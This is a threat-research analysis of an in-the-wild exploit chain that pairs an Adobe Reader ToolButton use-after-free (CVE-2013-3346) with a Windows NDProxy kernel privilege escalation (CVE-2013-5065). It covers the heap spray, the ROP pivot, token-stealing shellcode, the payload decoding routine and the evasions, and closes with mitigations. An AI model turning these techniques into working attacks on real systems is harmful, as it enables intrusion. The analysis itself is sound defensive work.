CVE-2013-3346/5065 TECHNICAL ANALYSIS

December 06, 2013 | by Xiaobo Chen, Dan Caselden | Threat Research

In our last post, we warned of a new Windows local privilege escalation vulnerability being used in the wild. We noted that the Windows bug (CVE-2013-5065) was exploited in conjunction with a patched Adobe Reader bug (CVE-2013-3346) to evade the Reader sandbox. CVE-2013-3346 was exploited to execute the attacker's code in the sandbox-restricted Reader process, where CVE-2013-5065 was exploited to execute more malicious code in the Windows kernel.

In this post, we aim to describe the in-the-wild malware sample, from initial setup to unrestricted code execution.

CVE-2013-3346: Adobe Reader *ToolButton* Use-After-Free

CVE-2013-3346 was privately reported to ZDI by Soroush Dalili, apparently in late 2012. We could fine no public description of the vulnerability. Our conclusion that the sample from the wild is exploiting CVE-2013-3346 is based upon the following premises:

1. The sample contains JavaScript that triggers a use-after-free condition with *ToolButton* objects.
2. CVE-2013-3346 is a use-after-free condition with *ToolButton* objects.
3. The Adobe Reader patch that addresses CVE-2013-3346 also stops the in-the-wild exploit.

CVE-2013-3346 Exploitation: Technical Analysis

The bug is a classic use-after-free vulnerability: Within Javascript, nesting *ToolButton* objects and freeing the parent from within child callbacks results in a stale reference to the freed parent. More specifically, the invalid free can be triggered as follows:

1. Make a parent *ToolButton* with a callback *CB*
2. Within the callback *CB*, make a child *ToolButton* with a callback *CB2*
3. Within the callback *CB2*, free the parent *ToolButton*

The sample from the wild exploits the bug entirely from JavaScript. The code sets up the heap, builds ROP chains, builds shellcode, and triggers the actual bug. The only component of the attack that wasn't implemented in JavaScript is the last-stage payload (executable file).

The exploit script first chooses some parameters based upon the major version of Reader (version 9, 10, or 11):

- ROP Chain
- Size of corrupted object
- Address of pivot in heap spray
- The address of a NOP gadget

Next, it sprays the heap with the return-oriented programming (ROP) attack chain and shellcode, triggers the freeing, and fills the hole left by the freed object with a pivot to the ROP attack chain.

The freed hole is filled with the following:

```
000: 41414141 ;; Padding

…

01c: 0c0c08e4 ;; Address of pivot in heap spray

020: 41414141 ;; More padding

…

37c: 41414141 ;; The size of the object is a version-specific parameter
```

The pivot can be observed with the following *windbg* breakpoint:

```
bp 604d7699 "!heap -p -a @esi; dd @esi-1c; .if (@eax != 0x0c0c08e4) { gc; }"
```

The following code shows the object before corruption:

```
    address 02668024 found in

    _HEAP @ 1270000

      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state

        02668000 0071 0000  [01]   02668008    0037c - (busy)
```

```
02668028  00000000 60a917a8 00000000 00000000
02668038  60a91778 00000000 60a91768 0133ded4
02668048  00000001 01d9eb60 00000001 02668024
02668058  00000000 00000000 00000000 00000000
02668068  00000000 00000000 00000000 00000000
02668078  02f32e5c 00000002 00000004 00000000
```

After corruption, the freed hole has been filled by padding and the address into the heap at object plus 0x1c as follows:

```
address 02668024 found in
_HEAP @ 1270000
  HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
    02668000 0071 0000  [01]   02668008    0037c - (busy)
    02668008  41414141 41414141 41414141 41414141
    02668018  41414141 41414141 41414141 0c0c08e4
    02668028  41414141 41414141 41414141 41414141
    02668038  41414141 41414141 41414141 41414141
    02668048  41414141 41414141 41414141 41414141
    02668058  41414141 41414141 41414141 41414141
    02668068  41414141 41414141 41414141 41414141
    02668078  41414141 41414141 41414141 41414141
```

The heap-spray address points to the address of the pivot minus 0x328. This is because of the following instruction, which calls the address plus 0x328 as follows:

```
604d768d 8b06            mov     eax,dword ptr [esi]
…
604d7699 ff9028030000    call    dword ptr [eax+328h] ds:0023:0c0c0c0c=90e0824a
1:009> dd @eax+0x328
0c0c0c0c  4a82e090 4a82007d 4a850038 4a8246d5
0c0c0c1c  ffffffff 00000000 00000040 00000000
0c0c0c2c  00001000 00000000 4a805016 4a84420c
0c0c0c3c  4a814241 4a82007d 4a826015 4a850030
0c0c0c4c  4a84b49d 4a826015 4a8246d5 4a814197
0c0c0c5c  00000026 00000000 00000000 00000000
0c0c0c6c  4a814013 4a84e036 4a82a8df 41414141
0c0c0c7c  00000400 41414141 4a818b31 4a814197
```

And the pivot is set at 4a82e090, which sets the stack pointer to the attacker's ROP chain as follows:

```
1:009> u 4a82e090
icucnv40!icu_4_0::CharacterIterator::setToStart+0x7:
4a82e090 50              push    eax
4a82e091 5c              pop     esp
```

Stage 1: ROP

The exploit uses ROP to circumvent data execution prevention (DEP) features. All of the gadgets, including the pivot, are from icucnv40.dll. The ROP chain is one of three chains chosen by Reader major version (9, 10, or 11). The attacker uses a heapspray to place the pivot, ROP chain, and shellcode at predictable addresses. The ROP chain:

1. Maps RWX memory with kernel32!CreateFileMappingA and kernel32!MapViewOfFile
2. Copies Stage 2 shellcode to RWX memory with MSVCR90!memcpy
3. Executes the shellcode

Stage 2: Shellcode

The shellcode exploits CVE-2013-5065 to set the privilege level of the Reader process to that of system, and then decodes an executable from the PDF, writes it to the temporary directory, and executes it.

Shellcode Technical Analysis

First, the shellcode copies a Stage 2.1 shellcode stub to RWX memory mapped to the null page.

```
0af: ntdll!NtAllocateVirtualMemory RWX memory @ null page

180: Copy privileged shellcode to RWX memory

183: Add current process ID to privileged shellcode
```

Next, the shellcode exploits CVE-2013-5065 to execute the Stage 2.1 shellcode in the context of the Windows kernel as follows:

```
19b: Trigger CVE-2013-5065 to execute stage 2.1 from kernel

 - :

1ff:


303: Stage 2.1 shellcode begins

3d6: PsLookupProcessByProcessId to get EPROCESS structure for Reader process

3e5: PsLookupProcessByProcessId to get EPROCESS structure for system

3f9: Copy EPROCESS.Token from system to Reader

3fd: Zero the EPROCESS.Job field
```

This process is documented well in a paper (PDF download) from security researcher Ronnie Johndas.

After returning from the kernel, the shellcode iterates over potential handle values, looking for the encoded PE file embedded within the PDF as follows:.

```
...: Find open handle to the PDF file by iterating over potential

...: handle values (0, 4, 8, ...) and testing that:

212: The handle is open and to a file with kernel32!SetFilePointer

21e: The file size is less than 0x1000 bytes with kernel32!GetFileSize

239:    It begins with "%PDF" with kernel32!ReadFile

257:    Allocate memory with kernel32!VirtualAlloc and

262: Read the PDF into memory with kernel32!ReadFile

26f: Find the encoded PE file by searching for 0xa0909f2 with kernel32!ReadFile
```

The shellcode decodes the PE file using the following algorithm and writes it to disk:

```
def to_u8(i):

    if i >= 0: return i

    return 0xff + i + 1

buf = buf[4:] # Skip the first four bytes
```

```
    c -= ((i)**2)&0xff # Subtract index^2 from character

    c = to_u8(c) # convert python number to uint8

    c ^= 0xf3 # xor character with 0xf3

    o.write(chr(c))
```

```
28f: Decode the PE file (algorithm supplied below)

2ad: Get the path to the temporary directory with kernel32!GetTempPathA

2bb: Request a temporary file with kernel32!GetTempFileNameA

2dd: Open the temporary file with kernel32!CreateFileA

2f0: Write decoded PE to temporary file with kernel32!WriteFile

2f4: Close the file
```

The shellcode executes the decoded PE file as follows:

```
2fe:    kernel32!WinExec "cmd /c "
```

JavaScript Obfuscation & Evasions

JavaScript analysis engines often emulate suspect code to de-obfuscate it for further analysis. If the JavaScript emulation environment doesn't match the real environment (that is, JavaScript in Adobe Reader during exploitation), then the attacker can detect a discrepancy and abort the exploitation to prevent detection. The exploit implementation begins with the following instruction, what appears to be emulation-evasion code that causes the script to crash within emulation systems such as jsunpack:

```
if(app.media.getPlayers().length >= 1)

    Q=~[];
```

The attacker used a public tool (http://utf-8.jp/public/jjencode.html with "global variable name" = "Q") to obfuscate the exploit. It works by building a dictionary that maps wonky names to hex digits as follows:

```
// Q={___:"0", $$$$:"f", __$:"1", $_$_:"a", _$_:"2", $_$$:"b", $$_$:"d", _$$:"3", $$$_:"e", $__:"4", $_$:"5", $$__:"c", $$_:"6",
$$$:"7", $___:"8", $__$:"9" };

Q={___:++Q,$$$$:(![]+"")[Q],__$:++Q,$_$_:(![]+"")[Q],_$_:++Q,$_$$:({}+"")[Q],$$_$:(Q[Q]+"")[Q],_$$:++Q,$$$_:(!""+"")
[Q],$__:++Q,$_$:++Q,$$__:({}+"")[Q],$$_:++Q,$$$:++Q,$___:++Q,\

$__$:++Q};
```

Then, using the dictionary and other built-in strings, it builds more JavaScript code as follows:

```
// Q.$_ = "constructor"

Q.$_= /*c*/(Q.$_=Q+"")[Q.$_$]+ // Q.$_ = the string "[object Object]"

      /*o*/(Q._$=Q.$_[Q.__$])+ // by indexing into Q.$_

      /*n*/(Q.$$=(Q.$+"")[Q.__$])+ // by indexing into the string "undefined"

      /*s*/((!Q)+"")[Q._$$]+ // and so on...

      /*t*/(Q.__=Q.$_[Q.$$_])+

      /*r*/(Q.$=(!""+"")[Q.__$])+

      /*u*/(Q._=(!""+"")[Q._$_])+

      /*c*/Q.$_[Q.$_$]+
```

```
/*r*/Q.$;
```

It goes on to acquire a reference to the *Function* object by accessing *"".constructor.constructor* and calling the exploit code by *Function("the deobfuscated script")()*. The end result is an entirely indigestible script. Yuck!

The *"".constructor.constructor* trick is clever. While shortening the obfuscated script, it gets around *Function* hooks implemented within the JavaScript environment (that is, by "*Function = _Function_hook;*").

Sandbox Bypass

Although the Adobe Reader sandbox for Windows XP has fewer restrictions compared to sandboxes in Windows 7, 8, and 8.1, it still has restricted tokens, limited Job settings, broker processes, and protection policies.

The difference is that the Windows integrity mechanism is not available in Windows XP. So the sandboxed process does not run in low-integrity mode.

But it still must bypass the sandbox protection on Windows XP to run privileged malicious code. As the following screenshot shows, the sandboxed process is not allowed to create a file in the currently logged in user's desktop:



Figure 1: Sandboxing protection in Windows XP

In this case, the attacker exploits the NDProxy.sys vulnerability to obtain a higher privilege and bypass the Adobe sandbox protections.

Mitigations

For this kernel exploit (CVE-2013-5065), the attacker uses Windows' *NtAllocateVirtualMemory()* routine to map shellcode to the null page. So enabling null-page protection in Microsoft's Enhanced Mitigation Experience Toolkit (EMET) prevents exploitation. You can also follow the workaround posted on Microsoft's TechNet blog or upgrade to a newer version of Windows (Vista, 7, 8, or 8.1).

Finally, updating Adobe Reader stops the in-the-wild malware sample by patching the CVE-2013-3346 vulnerability.

Summary

The CVE-2013-3346/5065 vulnerability works as follows:

1. The ROP chain and shellcode are sprayed to memory from JavaScript
2. CVE-2013-3346 UAF is triggered from JavaScript
3. The freed *ToolButton* object is overwritten with the address of the pivot in JavaScript
4. The pivot is executed, and the stack pointer is set to the ROP sled
5. The ROP allocates shellcode in RWX memory and jumps to it
6. The shellcode stub (Stage 2.1) is copied to the null page (RWX)
7. The shellcode triggers CVE_2013-5065 to call Stage 2.1 from the kernel
8. Stage 2.1 elevates privilege of the Adobe Reader process
9. Back to usermode, the PE payload is decoded from the PDF stream to a temp directory
10. The PE payload executes